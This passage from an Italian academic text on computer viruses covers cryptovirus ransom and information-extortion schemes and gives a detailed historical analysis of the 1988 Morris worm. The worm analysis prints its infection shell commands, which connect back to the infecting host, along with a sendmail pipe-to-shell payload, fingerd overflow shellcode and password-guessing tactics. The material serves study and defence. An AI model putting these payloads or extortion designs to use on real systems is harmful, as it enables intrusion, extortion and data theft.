Dal punto di vista dell'autore del virus questo metodo presenta lo svantaggio che non può liberare una sola vittima senza, potenzialmente, liberare tutte le altre vittime, perché la vittima liberata potrebbe pubblicare la chiave privata ricevuta in cambio del riscatto. Inoltre, generare più coppie di chiavi sarebbe inutilmente dispendioso visto che le vittime potrebbero comunque collaborare tra loro. Un ulteriore svantaggio è il fatto che cifrare un file direttamente con la chiave pubblica è lento e quindi facilmente rilevabile.

La soluzione a questi problemi è l'impiego di un crittosistema ibrido, nel quale la chiave di sessione (generata a caso dal virus) viene usata per cifrare il dato critico. Se il crittovirus genera

[12] Mostrando un comportamento analogo al mostro del film "Alien" [BS79]

un chiave di sessione abbastanza grande e cifra quest'ultima con la chiave pubblica per ogni macchina attaccata, allora molto probabilmente, ciascuna vittima avrà bisogno di una chiave differente per riottenere le proprie informazioni. In questo caso l'autore non sarà costretto a rivelare la chiave privata alle vittime. Invece, chiede che gli venga mandato un messaggio cifrato contenente la chiave di sessione ed eventuali informazioni aggiuntive, preparato dal virus stesso. Chiaramente, l'autore una volta ricevuto il messaggio, ed estorto quello che voleva (informazioni e/o soldi), lo decifra con la chiave privata ed invia la chiave di sessione alla vittima insieme alle informazioni necessarie al ripristino del dato D (e.g. l'algoritmo di cifratura simmetrico usato).

Questo attacco ibrido è un attacco *denial of service* reversibile poiché, comunicando con le vittime, l'autore del virus riesce a restituire il dato che era bloccato (*denied*). Questo contrasta con la definizione tradizionale di attacco *denial of service* nel quale, per esempio il dato è bloccato per sempre (cancellato).

Scendendo nei dettagli, il crittovirus è equipaggiato con un buon generatore di numeri casuali in modo da generare una **chiave di sessione** casuale K_s e un **vettore casuale** di inizializzazione IV. Denotiamo con K_f la chiave pubblica e K_w la chiave privata, dove F denota il virus e W l'autore. Il virus forma il messaggio in chiaro $m = \{IV, K_s\}$ utilizzando il vettore IV e la chiave di sessione K_s; lo cifra con la chiave pubblica K_f ottenendo il messaggio cifrato $m' = \{IV, K_s K_f\}$. Il virus poi cifra i dati critici del sistema usando K_s, IV, e l'algoritmo di cifratura simmetrico scelto (in uno dei modo possibili, e.g. OFB, CFB, ...). Ovviamente il dato originale D viene distrutto. A questo punto il virus rivela la propria presenza all'utente U stampando un messaggio contentente m', con le informazioni per contattare l'autore. Una volta che l'utente ha contattato l'autore deve inviargli m' insieme al riscatto. Quindi l'autore decifra m' usando la chiave privata K_w e invia la chiave di sessione e IV alla vittima. Poiché la vittima non viene a conoscenza di K_w, è incapace di aiutare le altre vittime del crittovirus.

4.6.2 Attacco per estorcere informazioni

L'attacco per estorcere le informazioni è un attacco in cui l'autore del virus può **costringere** la vittima a fornire informazioni in cambio della chiave di sessione K_s e del vettore di inizializzazione IV, ed in più fornisce un meccanismo per verificare *l'autenticità* del dato che viene estorto. Questo attacco può aver successo solo se il virus riesce a cifrare delle informazioni critiche che non possono essere rimpiazzate dalla vittima. Anche questo attacco utlizza l'attacco crittografico ibrido (illustrato in precedenza) con alcune modifiche. Questo attacco può estorcere delle risorse, ma può anche essere usato come strumento per lo spionaggio e raccolta illegale di informazioni industriali e/o commerciali.

L'attacco per estorcere informazioni permette ad un autore di virus W di richiedere un file di grandezza arbitraria includendo la checksum di tale file nel messaggio m. In questo attacco, W richiede il file desiderato insieme al testo cifrato del messaggio m. La struttura del messaggio è illustrata di seguito:

$$
\begin{aligned}
m &= \{ChkSm, IV, K_s\} \\
m' &= \{ChkSm, IV, K_s\}K_f \\
K_f &= chiave\ pubblica\ di\ W\ nel\ virus\ F \\
K_w &= chiave\ privata\ di\ W \\
ChkSm &= checksum\ del\ file\ richiesto\ da\ W
\end{aligned}
$$

$$\begin{aligned} IV &= \textit{vettore di inizializzazione (casuale)} \\ K_s &= \textit{chiave di sessione (casuale)} \end{aligned}$$

L'unico valore che non è strettamente casuale è $ChkSm$, che è funzione della chiave di sessione K_s, IV, e del file richiesto.

L'attacco procede in questo modo:

- Il virus F è scritto da W ed è programmato per cercare il dato critico D e il dato desiderato H.
- Una volta giunto sul giusto sistema ospite S, il virus inizia un attacco crittografico ibrido.
- F genera IV e K_s, usando il generatore di numeri casuali contenuto nel proprio codice.
- F usa un algoritmo di cifratura simmetrica per cifrare D, e distrugge il dato originale D lasciando al suo posto il cifrato D'.
- Il virus cerca il dato H da estorcere, se lo trova ne ricava il checksum $ChkSm$. Ciò è ottenuto utilizzando H, IV, K_s, ed un l'algoritmo di cifratura simmetrica (per esempio nella modalità CFB, i.e. un MAC).
- Il virus F compone il messaggio m e lo cifra con K_f ottenendo m', distruggendo l'immagine di m presente nella RAM.
- Il virus mostra m' all'utente e gli dice di mandare m' ed H all'autore del virus secondo una certa modalità.
- La vittima seguendo le istruzioni fornitegli da F spedisce a W il testo cifrato m' e il dato H.
- L'autore del virus, poi, decifra m' con K_w ed estrae IV, K_s e $ChkSm$.
- W poi esegue un checksum su H usando IV e K_s e confronta il risultato con $ChkSm$. Se il checksum corrisponde, W capisce che H è autentico ed invia K_s ed IV alla vittima. Altrimenti, W capisce che la vittima ha alterato H e non gli invia nulla.

Supponiano che la vittima vuole ingannare W. Se la vittima non vuole conoscere K_s allora può spedire a W un H di sua scelta e il corrispondente m', ricavati scegliendo un H a caso ed eseguendo le stesse operazioni fatte dal virus su H. La vittima può fare questo solo se possiede una copia di backup di D.

Supponiamo ora che la vittima vuole K_s ed IV ma non vuole dare H a W: potrebbe fare ciò o modificando H e lasciando m' inalterato o modificandoli entrambi. Se la vittima invia m' con un H alterato, l'autore se ne accorgerà quando computa il checksum di H. Se la vittima li manda entrambi alterati, poiché non conosce K_w, l'alterazione di m' non sarà corretta e con molta probabilità sarà rilevata quando W computa il checksum di H. Supponendo per assurdo che il checksum corrisponda, la vittima riceverà sicuramente un K_s non buono. L'unica speranza della vittima è quella di catturare K_s ed IV durante il breve periodo di permanenza di questi valori nella RAM.

4.6.3 Conclusioni

Mandare le informazioni all'autore di un virus che effettua tali tipi di attacchi, non comporta assolutamente la scoperta dell'autore: infatti, le informazioni (cifrate con la chiave pubblica dell'autore del virus) possono essere depositate in un bacheca elettronica pubblica oppure *postate* in un newsgroup. L'autore allora può prelevarle facendo perdere le sue tracce.

Si potrebbe utilizzare un crittovirus per rubare delle informazioni da un sito remoto e sfruttare la diffusione virale come mezzo di comunicazione. Anziché annunciare la propria presenza dopo aver cifrato il dato D, il crittovirus potrebbe inglobare il dato cifrato D' nel suo corpo e continuare a diffondersi. Se il virus con le informazioni al suo interno incontra un suo antenato o fratello duplica il suo fardello e lo cede al suo clone. In questo modo sperando che la diffusione virale non sia rilevata, l'autore può essere tanto fortunato da incontrare il virus con le informazioni incorporate. A questo punto utilizzando la sua chiave privata K_w decifra D' ed ottiene, senza correre alcun rischio, le informazioni cercate. Il virus è un ottimo mezzo di comunicazione poiché solo l'autore ha l'abilità di decifrare D' e nessun altro può recuperare il lavoro svolto dal virus.

Lo scenario fin qui delineato potrebbe sembrare solo teorico, ma non lo è affatto, Adam Young e Moti Yung[YY96] hanno effettivamente descritto ed implementato un crittovirus per APPLE Macintosh utilizzando RSA per la cifratura a chiave pubblica, TEA per la cifratura del dato critico, *truerand.c* di D. P. Mitchell e Matt Blaze per la generazione dei numeri casuali (chiave di sessione e vettore di inizializzazione).

5 Worm: il verme di Morris

"Ricorda, quando ti connetti ad un altro computer, tu sei connesso a tutti i computer ai quali è connesso tale computer." [Dennis Miller, on NBC's "Saturday Night Live"]

5.1 Cronologia

Durante la serata di mercoledì 2 novembre 1988 [See89] la rete Internet venne attaccata dal suo interno. Intorno alle 18:00 EST un programma veniva eseguito su più host connessi alla rete Internet [HiHaSh83][13]. Questo programma raccoglieva informazioni sull'host, la rete e gli utenti, e poi irrompeva su altre macchine usando alcuni *bug* presenti sul software di rete di quelle macchine. Dopo essere penetrato, il programma tentava di replicare se stesso e la replica a sua volta tentava di infettare altri sistemi.

Sebbene il programma infettasse solo sistemi SUN 3[14] e computer VAX[15] con varianti del sistema operativo BSD[16] UNIX [BSD88], il programma si diffuse con la stessa velocità con cui si diffuse la confusione e la costernazione dei system administrator e degli utenti che scoprirono che il loro sistema era stato invaso. Nonostante la debolezza della sicurezza di UNIX fosse nota da tempo, (cf. [Rit79] [MorTho78]) la portata dell'intrusione portò una grande sorpresa alla comunità scientifica.

Il programma era qualcosa di misterioso per gli utenti dei siti sui quali compariva. Alcuni file non usuali venivano trovati nella directory */usr/tmp* di alcune macchine, ed dei messaggi strani comparivano nei file di LOG di alcune utility come per esempio il programma per smistare la mail, **sendmail** [All83]. L'effetto più evidente, era che i sistemi diventavano sempre più carichi quando si lanciavano processi e l'infezione si replicava sempre più. Più passava il tempo e più queste macchine diventavano così cariche che non erano in grado di continuare nessun processo: alcune macchine si bloccavano completamente quando il loro *swap space* o le *process table* erano esauste.

Nella tarda notte dello stesso mercoledì, il personale della University of California at Berkeley e del Massachusetts Institute of Technology [EicRoc88] avevano **catturato** copie del programma ed iniziarono ad analizzarlo. Anche in altre Università cominciarono a studiare il programma e iniziarono a sviluppare metodi per sradicarlo. Una paura comune era quella che, il programma, per esempio, tentasse di corrompere le risorse del sistema in modo che non fosse facilmente notabile, per esempio mentre veniva intrapresa una cura, i file di sistema venivano alterati o distrutti.

Alle ore 05:00 EST di giovedì mattina, a meno di 12 ore dalla prima scoperta sulla rete, il Computer Systems Research Group at Berkeley aveva messo a punto un insieme temporaneo di passi per bloccare la diffusione. Questa serie di passi includevano un patch preliminare a *sendmail*, e il suggerimento di rinominare uno o più compilatori C e loader per prevenire un loro uso da parte del programma invasore. Questi consigli vennero pubblicati su alcune mailing list e sulla Usenet [2, 4, 5], nonostante la loro diffusione veniva impedita dal fatto che i sistemi erano sconnessi dalla rete Internet per tentare una sorta di **quarantena**.

[13]Circa 60000 computer secondo quanto detto da Mark Lottor nell'ottobre 1988 al meeting della IETF svoltosi a Ann Arbor

[14]Marchio registrato della Sun Microsystem

[15]Marchio registrato della Digital Equipment Corporation

[16]Acronimo di Berkeley Software Distribution

Circa alle 19:00 EST di giovedì 3 novembre, un altro semplice, ma efficace metodo per fermare l'infezione, senza rinominare utility di sistema, veniva scoperto al Department of Computer Science della Purdue University ed ampiamente diffuso dal Prof. Spafford [Spa88] [Spa89]. Allo stesso tempo venivano diffusi dei patch software dal gruppo di Berkeley per correggere tutti i bug che permettevano al programma di invadere i sistemi. Tutto ciò che rimaneva da fare era analizzare il codice che aveva causato i problemi.

Martedì 8 novembre 1988 Mark Eichin e Jon Rochlis [Cas88] presenziarono a Baltimore un meeting **post-mortem** organizzato dalla National Computer Security Center (NCSC). Erano presenti al meeting, tra gli altri, alcuni rappresentanti della National Institute of Science and Technology (NIST), (anche se formalmente erano del National Bureau of Standards), della Defense Communications Agency (DCA), della Defense Advanced Research Project Agency (DARPA), del Department of Energy (DOE), del Ballistics Research Laboratory (BRL), della Lawrence Livermore National Laboratory (LLNL), della Central Intelligence Agency (CIA), della University of California at Berkeley (UCB), del Massachusetts Institute of Technology (MIT), della Harvard University, della SRI International, del Federal Bureau of Investigation (FBI), e ovviamente della National Computer Security Center (NCSC). All'ultimo momento venne invitato anche il prof. Eugene Spafford della Purdue University ma non poté essere presente.

In quella sede si decise anche di non distribuire codice del programma **reverse-engineered** al pubblico. Si ebbe la sensazione che il programma si serviva di tecniche troppo poco conosciute e renderle pubblicamente note avrebbe solamente fornito lo scheletro per scatenare altri attachi similari. Sebbene questo comportamento fosse facilmente compresibile; poté servire solo come tattica di ritardo. Infatti già l'8 dicembre 1988 erano note dodici versioni del codice decompilato, e vista la rapida diffusione del codice binario era facilmemte immaginabile che erano altre le precauzioni da prendere. Molti programmatori e amministratori di sistema erano interessati a come il programma funzionasse ed al perché si diffondesse così velocemente. Questi individui avevano validi motivi nel vedere il codice, specialmente se erano venditori di software. Il loro interesse non era quello di duplicare il codice del programma, ma assicurarsi che tutti i buchi usati dal programma fossero stati eliminati. Per di più esaminare il codice poteva aiutare gli amministratori di sistema ed i rivenditori a sviluppare difese contro possibili futuri attacchi, a dispetto delle proteste di alcuni personaggi che erano contrari alla diffusione nonostante avessero copie del codice sorgente **reverse-engineered**.

5.2 Descrizione ad alto livello del Worm

Questa sezione contiene una descrizione ad alto livello di come il Worm funziona. La descrizione in questa sezione presuppone che il lettore abbia familiarità con i comandi standard di UNIX e qualche volta anche con le caratteristiche di rete di UNIX.

Il Worm consiste di due parti: un programma principale, ed un programma di avvio o *vettore*[17]. Cominceremo la descrizione dal punto in cui un host sta per essere infettato. A questo punto, un Worm che gira su di un'altra macchina può: o aver avuto successo nello stabilire una shell sul nuovo host ed essersi connesso di nuovo alla macchina infettante attraverso una connessione TCP [Com88], oppure essersi connesso alla porta SMTP [Pos82] e trasmettere delle istruzioni al programma *sendmail*.

L'infezione procedeva nel seguente modo:

[17] Vedi appendice B



Figura 14: Struttura del motore di attacco

1. Veniva stabilito un socket sulla macchina infettante per connettersi al programma vettore (per esempio il socket numero 32341). Da un numero casuale veniva costruita una stringa di (**challenge**) sfida (per esempio 8712440). Un altro numero casuale veniva usato per costruire un nome di file base (per esempio 14481910).

2. Il programma vettore veniva installato ed eseguito usando uno dei due metodi seguenti:

   2a) Attraverso una connessione TCP ad una shell, il Worm mandava i seguenti comandi (le due linee che cominciano con **cc** venivano mandate su di una singola linea):

   ```
   PATH=/bin:/usr/bin:/usr/ucb
   cd /usr/tmp
   echo gorch49; sed '/int zz/q' > x14481910.c;echo gorch50
   [testo del programma vettore incluso nell'Appendice B]
   int zz;
   cc -o x14481910 x14481910.c;./x14481910 128.32.134.16 32341 8712440;
   rm -f x14481910 x14481910.c;echo DONE
   ```

   Poi aspettava la stringa **DONE** per segnalare che il programma vettore stava girando.

   2b) Usando una connessione SMTP trasmetteva (le due linee che cominciano con **cc** venivano mandate su di una singola linea):

   ```
   debug
   mail from: </dev/null>
   rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">

   data

   cd /usr/tmp
   cat > x14481910.c <<'EOF'
   [testo del programma vettore incluso nell'Appendice B]
   EOF
   cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
   rm -f x14481910 x14481910.c

   .
   quit
   ```

   Il Worm infettante restava sulla porta designata fino a 2 minuti in attesa che il vettore inviato lo ricontattasse.

3. Il programma vettore una volta connesso al Worm **server**, inviava la stringa di sfida (**challenge string**), e trasferiva tre file: una versione binaria del Worm per Sun 3, una verione binaria per VAX, ed il codice sorgente del programma vettore. Dopo che i file erano stati copiati, il programma vettore diventava una shell (attraverso la chiamata *execl*) con l'input e l'output connessi al Worm server.

4. Il Worm server inviava i seguenti comandi alla shell connessa

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
P=x14481910
else
P=sh
fi
```

Poi, per ogni file binario trasferito in precedenza (solo due in questo caso, sebbene il codice sia scritto per permetterne di più), inviava la seguente sequenza di comandi:

```
cc -o $P x14481910,sun3.o
./$P -p $$ x14481910,sun3.o x14481910,vax.o x14481910,l1.c
rm -f $P
```

Il comando *rm* aveva successo solo se la versione linkata del Worm falliva l'esecuzione. Se il server determinava che l'host fosse stato infettato, allora chiudeva la connessione, altrimenti, provava con l'altro file binario. Dopo aver provato con ambedue i file, dava dei comandi *rm* per cancellare i file oggetto ed eliminare ogni traccia del tentativo di infezione avvenuto.

5. Il nuovo Worm sull'host infettato provvedeva a **nascondere** se stesso oscurando il suo vettore degli argomenti, cancellando la versione binaria di se stesso, e uccidendo il suo processo padre (l'argomento $$ nell'invocazione del punto 4). Poi leggeva in memoria i file binari del Worm, cifrandoli dopo averli letti, e cancellandoli dal disco.

6. In seguito, il nuovo Worm raccoglieva informazioni sulle interfacce di rete e sugli host che erano connessi alla macchina locale. Costruiva delle liste con queste informazioni in memoria, compreso informazioni sui *nomi canonici* [Moc87] e sui nomi e indirizzi alternativi delle macchine. Effettuava tali raccolte anche attraverso chiamate *ioctl* dirette, e lanciando il programma *netstat* con vari argomenti. Leggeva anche in vari file di sistema cercando nomi di host da aggiungere al suo database in memoria.

7. Mischiava la lista così costruita di host, e poi iniziava ad infettare alcuni di questi host. Per le reti connesse direttamente, aveva creato una lista di possibili indirizzi numerici ed iniziava ad infettare quegli host se esistevano. A seconda del tipo di host (gateway o macchina locale), il Worm tentava di stabilire una connessione sulle porte *telnet*[18] o *rexec*[19] per determinarne la raggiungibilità prima di provare uno dei metodi di infezione.

8. I tentativi di infezione procedevano su una delle seguenti strade: *rsh* [Tho83], *fingerd* [Har77], o *sendmail* [All83].

   8a) L'attacco via *rsh* veniva tentato cercando di generare una shell remota invocando (in ordine di tentativo) */usr/ucb/rsh*, */usr/bin/rsh*, e */bin/rsh*. Se si aveva successo, l'host veniva infettato come nei passi 1 e 2a, visti in precedenza.

[18]Porta 23
[19]Porta 512

8b) L'attacco attraverso il *finger daemon* era leggermente più astuto. Veniva stabilita una connessione al daemon di *finger* sul server remoto e una stringa appositamente costruita di 536 byte veniva passata al daemon remoto, mandando in overflow il buffer di input [Col88] e sovrascrivendo parti dello stack. Per le versioni standard di BSD che girano su computer VAX, l'overflow risultava nello stack frame di ritorno della routine *main*, in modo che l'indirizzo di ritorno dello stack frame puntava nel buffer dello stack. Le istruzioni che venivano scritte nello stack in quella locazione erano:

```
Istruzioni              Commenti

pushl   $68732f         push '/sh<NUL>'
pushl   $6e69622f       push '/bin'
movl    sp, r10         save address of start of string
pushl   $0              push 0 (arg 3 to execve)
pushl   $0              push 0 (arg 2 to execve)
pushl   r10             push string addr (arg 1 to execve)
pushl   $3              push argument count
movl    sp,ap           set argument pointer
chmk    $3b             do "execve" kernel call
```

Per cui, il codice eseguito quando la routine *main* cercava di ritornare era:

```
execve("/bin/sh",0,0)
```

Sui VAX, questo portava come conseguenza che il Worm era connesso ad una shell remota attraverso una connessione TCP. Il Worm procedeva ad infettare l'host come già visto nei passi 1 e 2a. Sulle SUN, portava semplicemente ad un file di *core* visto che tale attacco non funzionava per le versioni di *fingerd* di SUN.

8c) Il Worm poi provava ad infettare un host remoto stabilendo una connessione sulla porta SMTP e spediva il codice di infezione, come già visto in precedenza nel punto 2b.

Non venivano provati tutti i passi. Appena un metodo aveva successo, l'indice dell'host nella lista interna era marcata, come *infetto* e non venivano provati altri metodi.

9. A questo punto, il Worm entrava in una **macchina a stati finiti** composta da cinque stati. Ciascun stato era eseguito per breve periodo di tempo, poi il programma ritornava di nuovo al passo 7 (cercando di penetrare in un host attraverso *sendmail*, *finger*, o *rsh*). I primi quattro stati (dei cinque) cercavano di rompere le informazioni di account di un utente sulla macchina locale. Il quinto era lo stato finale, e veniva eseguito dopo che erano stati effettuati tutti i tentativi di rompere le password degli utenti. Nel quinto stato, il Worm ciclava all'infinito cercando di infettare gli host presenti nelle sue tavole locali e marcati come non ancora infettati. I primi quattro stati erano i seguenti: (vedi figura 14)

9a) Il Worm leggeva nei file */etc/hosts.equiv* e */.rhosts* per cercare i nomi degli **host equivalenti** [Tho83]. Tali host venivano marcati come equivalenti nella tavola interna degli host (in memoria). Il Worm leggeva il file */etc/passwd* in una struttura dati interna e mentre stava facendo ciò, esaminava anche il file *.forward* nella home directory di ciscun utente ed includeva gli eventuali host trovati nella sua lista interna di host da provare. Stranamente, non faceva un controllo simile per i file *.rhosts* di ciascun utente.

9b) Il Worm cercava di rompere la password di un utente usando delle scelte semplici: per prima cosa controllava il caso banale in cui la password non era presente; Poi, come password usava il nome di account e il campo GECOS. Supponendo che un utente abbia un'entrata nel file delle password di questo tipo:

```
upg:abcdefghijklm:100:5:Nello & Gerardo:/home/staff/upg:/bin/tcsh
```

le parole provate come password potenziali potevano essere *upg*, *upgupg*, *Nello*, *Gerardo*, *nello*, *gerardo*, e *gpu*. Da test effettuati su alcuni sistemi [GraMor84] si vede che password di questo tipo vengono scelte dal 30% degli utenti. Il passo 10 di questa sezione descrive cosa fa il Worm se si indovina una password.

9c) Il terzo stadio nel processo di rompere la password di un utente era quello di provare usando un dizionario interno composto di 432 parole, scegliendo a caso un account. Anche qui se si indovinava una password si procedeva come al passo 10.

9d) Si entrava nel quarto stadio solo se tutti gli altri tentativi fallivano. Per ogni parola nel file */usr/dict/words*, il Worm tentava la ricerca di una eventuale password. In più se la parola nel dizionario cominciava con una maiuscola, tale lettera veniva convertita in minuscolo e veniva testata anche la nuova parola.

10. Quando era stata rotta una password di un account il Worm tentava di penetrare nelle macchine remote dove lo stesso utente aveva un account. Poi scandiva i file *.forward* e *.rhosts* alla ricerca dei nomi [Moc87] degli host remoti sui quali si supponeva che l'utente locale avesse un'altro account. Poi provava con due tipi di attacchi:

10a) Come prima cosa cercava di eseguire una shell remota usando il servizio **rexec**. Il tentativo veniva fatto provando il nome dell'account presente nei file *.forward* e *.rhosts* e la password dell'utente sull'host locale. Tutto ciò sfruttando il fatto che gli utenti usano spesso la stessa password per il loro account su più macchine.

10b) Effettuava una *rexec* all'host corrente (usando il nome di account e la password locali) e tentava un comando *rsh* all'host remoto usando il nome di account preso dal file. Questo attacco aveva successo in tutti quei casi in cui la macchina remota aveva il file */etc/hosts.equiv* o l'utente aveva un file *.rhosts* che permetteva l'esecuzione remota **senza password**.

Se la shell remota veniva creata in uno di questi due modi, allora l'attacco continuava come ai passi 1 e 2a visti in precedenza. Non veniva fatto nessun altro uso delle password degli utenti che erano state rotte.

Attraverso l'esecuzione del loop principale, il Worm controllava la presenza di suoi simili che giravano sulla stessa macchina. Per fare questo cercava di connettersi ad un altro Worm su di un predeterminato socket TCP locale[20]. Se tale connessione aveva successo, un Worm settava (a caso) la sua variabile interna *pleasequit* a 1, in modo da causarne la morte dopo

[20] Alla porta numero 23357 sull'host 127.0.0.1

avergli fatto raggiungere la parte interna del terzo stadio (9c). Questo ritardo spiegava in parte il motivo per cui molti sistemi avevano copie multiple del Worm che giravano nello stesso momento.

Un Worm su sette diventava *immortale* perché non controllava la presenza di altri Worm sul sistema locale. Ciò veniva fatto probabilmente per scavalcare eventuali tentativi di *vaccinare* un sistema facendo girare un processo fittizio che simulasse la presenza del Worm in attesa su di una connessione TCP sulla porta predefinita. Tutto questo contribuiva anche ad aumentare il carico della macchina una volta infettata.

Il Worm cercava di inviare un pacchetto UDP all'host *ernie.berkeley.edu* approssimativamente una volta ogni 15 infezioni[21]. Il codice per fare ciò era sbagliato, per cui, nessuna informazione veniva mandata. Lo scopo di tale informazione eventualmente inviata non è noto, ma si pensa che l'autore del Worm avesse voluto monitorare la diffusione del Worm dall'host *ernie* (eventualmente rompendo un account su quella macchina) con un programma che testasse l'invio di pacchetti UDP su tale porta. In ogni caso a Berkeley non sono state trovate tracce di un eventuale programma, e quindi si pensa che tutto ciò sia stato fatto solo per far ricadere eventuali falsi sospetti sul personale di Berkeley.

Il Worm cercava anche di *fork*are se stesso ad intervalli regolari e di *kill*are il suo processo padre. Lo scopo di ciò era duplice. Per primo, siccome il Worm cambiava ripetutamente il suo **process id** non avrebbe mai accumulato un **CPU Time** eccessivo da poter essere notato dagli strumenti classici di *system administration*. In secondo luogo, i processi che stanno girando da molto tempo su di un sistema vengono abbassati di priorità dallo *scheduler* del sistema operativo. Effettuando una *fork* il nuovo processo riguadagnerà nuovamente una priorità di scheduling normale [BSD88]. Questo meccanismo non funzionava correttamente, ed infatti, sono state notate istanze del Worm che avevano accumulato più di 600 secondi di CPU Time.

Se il Worm girava per più di 12 ore scaricava dalla sua lista d host tutti quelli marcati come **immuni** o come già **infettati**. Il modo in cui gli host venivano aggiunti a questa lista portava come conseguenza che un Worm poteva reinfettare una stessa macchina ogni 12 ore.

5.3 Analisi della struttura di controllo

Quando il Worm inizia l'esecuzione nel *main()*, si preoccupa di fare alcune **inizializzazioni**, alcune **difese** ed alcune **pulizie**. La prima cosa che fa è cambiare il suo nome in *sh*. Ciò riduce la finestra di tempo durante la quale il processo rimane visibile con un nome strano del tipo *x9834753*. A questo punto inizializza un **numero casuale** utilizzando l'orario di sistema corrente, disabilita il *core dump* e si prepara a morire quando la connessione remota fallisce. Una volta fatto tutto ciò processa la sua lista di parametri. Come prima cosa cerca l'opzione **-p** $$, (dove $$ rappresenta il process ID del processo padre): questa opzione dice al Worm che in seguito si suiciderà. Procede poi a leggere in memoria gli altri file che sono passati come argomento; li rimuove dal disco non appena li ha letti. Se il Worm non trova il sorgente del programma *vettore* come argomento esce immediatamente; ciò viene fatto probabilmente per frenare eventuali analisi del Worm da terze persone. Nella fase di pulizia come prima cosa chiude i suoi *file descriptor*, si sconnette temporaneamente dal 